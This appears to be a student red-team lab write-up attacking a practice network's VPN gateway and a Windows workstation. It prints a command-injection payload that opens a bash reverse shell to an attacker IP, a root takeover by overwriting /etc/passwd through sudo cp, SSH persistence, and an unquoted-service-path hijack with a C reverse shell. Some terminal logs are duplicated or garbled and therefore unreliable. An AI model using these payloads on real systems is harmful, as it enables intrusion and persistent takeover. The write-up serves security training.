
This foothold positioned me to begin internal privilege escalation, lateral movement, and domain enumeration in the next phases of the red team operation.

---

## Phase 6 – Web Exploitation, Privilege Escalation & Persistence (VPN Gateway)

Before continuing with lateral movement or privilege escalation across the internal network, I revisited the **VPN Gateway** at 10.200.116.12, this time leveraging the valid credentials of [mohammad.ahmed@corp.thereserve.loc](mailto:mohammad.ahmed@corp.thereserve.loc).







Upon logging in via the VPN portal's web interface, I noted a feature that allowed users to **generate their own OpenVPN configuration files**. This functionality accepted the account username as an input parameter.

Recognizing the potential for **command injection**, I hypothesized that the username might be passed unsanitized to a backend system call (e.g., for dynamic config generation). To test this, I injected the following payload into the **Account** input field:

Terminal: `$(/bin/bash -c "/bin/bash -i >& /dev/tcp/10.50.113.85/4000 0>&1")`




Upon submission, the system executed the injected command, establishing a **reverse shell connection** to my listener on port 4000. The shell was received with the privileges of the web application user: **www-data**, confirming successful **command injection** and **remote code execution (RCE)** on the VPN Gateway.



This exploit provided a secondary, more covert foothold within the internal infrastructure—this time from the **perspective of the gateway server itself**, opening up additional vectors for lateral movement or privilege escalation from a less monitored location.

After establishing a reverse shell on the **VPN Gateway (10.200.116.12)** as the **www-data** user, I began local enumeration to assess privilege escalation opportunities.

Using **sudo -l**, I identified a critical misconfiguration:



```
kali@kali: ~/Desktop/Capstone_Challenge_Resources
$ sudo -l
Matching Defaults entries for www-data on ip-10-200-116-12:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

User www-data may run the following commands on ip-10-200-116-12:
  (root) NOPASSWD: /home/ubuntu/openvpn-createuser.sh, /bin/cp
www-data@ip-10-200-116-12:/var/www/html$
```

The ability to run **/bin/cp** as **root** without a **password** introduces a direct privilege escalation vector. This can be leveraged to **overwrite sensitive files**, such as:

- Replacing **/etc/passwd**
- Overwriting scripts executed by root

This misconfiguration provided me with a straightforward path to escalate from **www-data** to **root-level access** on the VPN Gateway system—unlocking full control of the machine

### Privilege Escalation via Sudo Misconfiguration – Overwriting **/etc/passwd**

Upon discovering that the **www-data** user could execute **/bin/cp** as **root** **without a password**, I decided to exploit this misconfiguration to escalate privileges. The chosen method involved modifying the **/etc/passwd** file to assign a known password hash to the root account.

#### Steps Taken:

1. Copied the system's current **/etc/passwd** to a writable location:

Terminal: **sudo /bin/cp /etc/passwd /tmp/passwd**

```

(kali@kali) ~/Desktop/Capstone_Challenge_Resources
$ nc -l -p 4000
listening on [any] 4000 ...
connect to [10.10.10.10] from (UNKNOWN) [10.200.116.12] 42076
bash: cannot set terminal process group (926): inappropriate ioctl for device
bash: no job control in this shell
www-data@ip-10-200-116-12:/var/www/html$ whoami
www-data
www-data@ip-10-200-116-12:/var/www/html$ sudo -l
Matching Defaults entries for www-data on ip-10-200-116-12:
    env_reset, mail_badchat,
    secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin

User www-data may run the following commands on ip-10-200-116-12:
    (root) NOPASSWD: /home/ubuntu/openvpn-crontester.sh, /bin/cp
www-data@ip-10-200-116-12:/var/www/html$ cd /tmp
cd /tmp
bash: cd: /tmp: No such file or directory
www-data@ip-10-200-116-12:/var/www/html$ cp /etc/passwd /tmp
cp /etc/passwd /tmp
www-data@ip-10-200-116-12:/var/www/html$ cd /tmp
cd /tmp
www-data@ip-10-200-116-12:/tmp$ ls
ls
passwd
www-data@ip-10-200-116-12:/tmp$
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:11:11:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/bin/bash
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:42:42:nobody:/nonexistent:/usr/sbin/nologin
system-network:x:100:100:system Network Management:,,/run/systemd/netif:/usr/sbin/nologin
system-resolve:x:101:101:system Resolver:,,/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:102:syslog:/usr/sbin/nologin
messagebus:x:103:103:Message Bus:/nonexistent:/usr/sbin/nologin
_apt:x:104:65534:nonexistent:/usr/sbin/nologin
_ldap:x:105:65534:/var/lib/ldap:/bin/false
_udeb:x:106:106:/run/udeb:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq:,,/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112:landscape:/usr/sbin/nologin
sblu:x:109:65534:/run/sblu:/usr/sbin/nologin
pollinate:x:110:1:/var/cache/pollinate:/bin/false
ubuntu:x:1000:1000:ubuntu:/home/ubuntu:/bin/bash
mysql:x:111:11:MySQL Server:,,/nonexistent:/bin/false
www-data@ip-10-200-116-12:/tmp$

```

2. Edited the copied file using a text editor (nano or echo) to replace the root user's password hash with a known value:

Note: I generated a new password hash (e.g., pass123) using command:  
**openssl passwd -1 -salt root pass123**

3. Overwrote the original /etc/passwd file with the modified version:

Terminal: **sudo /bin/cp /tmp/passwd /etc/passwd**

```

(kali@kali) ~/Desktop/Capstone_Challenge_Resources
$ nc -l -p 4000
listening on [any] 4000 ...
connect to [10.10.10.10] from (UNKNOWN) [10.200.116.12] 42076
bash: cannot set terminal process group (926): inappropriate ioctl for device
bash: no job control in this shell
www-data@ip-10-200-116-12:/var/www/html$ whoami
www-data
www-data@ip-10-200-116-12:/var/www/html$ sudo -l
Matching Defaults entries for www-data on ip-10-200-116-12:
    env_reset, mail_badchat,
    secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin

User www-data may run the following commands on ip-10-200-116-12:
    (root) NOPASSWD: /home/ubuntu/openvpn-crontester.sh, /bin/cp
www-data@ip-10-200-116-12:/var/www/html$ cd /tmp
cd /tmp
bash: cd: /tmp: No such file or directory
www-data@ip-10-200-116-12:/var/www/html$ cp /etc/passwd /tmp
cp /etc/passwd /tmp
www-data@ip-10-200-116-12:/var/www/html$ cd /tmp
cd /tmp
www-data@ip-10-200-116-12:/tmp$ ls
ls
passwd
www-data@ip-10-200-116-12:/tmp$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:11:11:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/bin/bash
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:42:42:nobody:/nonexistent:/usr/sbin/nologin
system-network:x:100:100:system Network Management:,,/run/systemd/netif:/usr/sbin/nologin
system-resolve:x:101:101:system Resolver:,,/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:102:syslog:/usr/sbin/nologin
messagebus:x:103:103:Message Bus:/nonexistent:/usr/sbin/nologin
_apt:x:104:65534:nonexistent:/usr/sbin/nologin
_ldap:x:105:65534:/var/lib/ldap:/bin/false
_udeb:x:106:106:/run/udeb:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq:,,/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112:landscape:/usr/sbin/nologin
sblu:x:109:65534:/run/sblu:/usr/sbin/nologin
pollinate:x:110:1:/var/cache/pollinate:/bin/false
ubuntu:x:1000:1000:ubuntu:/home/ubuntu:/bin/bash
mysql:x:111:11:MySQL Server:,,/nonexistent:/bin/false
www-data@ip-10-200-116-12:/tmp$

```



- Terminal:** `python3 -c 'import pty;pty.spawn("/bin/bash")'`

**Switched to the root user** using the newly set password:

```
new-dat@kali:~$ ssh root@10-200-116-121/5 no root
no root
Password: pas5123
root@10-200-116-121:/# whoami
whoami
root
root@10-200-116-121:/#
```

With root-level access to the **VPN Gateway (10.200.116.12)** established through a reverse shell, the next objective was to ensure **stable and persistent access** to the compromised host.

1. Generated an SSH key pair on my attacking machine:

**Terminal:** ssh-keygen

[illegible]

- Terminal: `wget http://10.50.113.85:8080/authorized keys`





This marked a critical milestone in the engagement—**complete compromise of a key network perimeter device**—which could now serve as a launchpad for further internal exploitation and Active Directory enumeration.


---

## Phase 8 – Privilege Escalation on WRK1 via Unquoted Service Path

After establishing a Remote Desktop session to **WRK1** using the credentials of `mohammad.ahmad@corp.thereserve.loc`, I initiated local enumeration to identify privilege escalation opportunities.

### Manual Filesystem Reconnaissance

While browsing the C:\ drive, I discovered a suspicious folder: `C:\Backup Service\Full Backup\backup.exe`




This prompted me to investigate further, as such directories are often tied to scheduled jobs or services.

### Service Enumeration for Unquoted Paths

Using the Windows Management Instrumentation Command-line (WMIC), I searched for services with unquoted executable paths:

PS: `wmic service get name,pathname,displayname,startmode`



The backup.exe path was **not enclosed in quotes**, meaning Windows could interpret it as:

1. C:\Backup.exe
2. C:\Backup Service.exe
3. C:\Backup Service\Full.exe
4. C:\Backup Service\Full Backup\backup.exe (intended)

If any executable exists earlier in this path sequence and is writable by a low-privileged user, it can be hijacked to execute arbitrary code with **SYSTEM privileges** and granting us an escalation path (**Service is executed by NT Authority\System**)

After identifying the unquoted service path vulnerability tied to the service executing C:\Backup Service\Full Backup\backup.exe, I leveraged this misconfiguration to escalate privileges by planting a malicious binary earlier in the interpreted path.

## Payload Preparation & Delivery

To maintain stealth and ensure the payload would bypass **Windows Defender**, I searched for a **minimal C-based reverse shell** and found the following open-source project:

[izenynn/c-reverse-shell](https://github.com/izenynn/c-reverse-shell) – A reverse shell for Windows and Linux written in plain C.

Steps taken:

1. **Compiled the payload locally:**

Terminal:

```
git clone https://github.com/izenynn/c-reverse-shell.git
```

```
./change_client.sh 12.100.1.8 9001
```


Make

2. **Hosted the binary** on my attacking machine via a Python web server:

**Terminal:** `python3 -m http.server 8080`

3. **Downloaded the binary** from the WRK1 host using Google Chrome.

4. **Renamed and moved the payload** to: `C:\Backup Service\Full.exe`



This positioned the payload perfectly to hijack the unquoted service execution flow.

## ⚡ Execution & Shell Capture

With everything in place, I started a listener on my attacking machine:

**Terminal:** `nc -nlvp 9001`

Then, I manually started the vulnerable service from within the WRK1 session. As expected, Windows executed the **malicious Full.exe** instead of the legitimate `backup.exe`—and I immediately caught a **reverse shell as SYSTEM**.

PS: `net start Backup`





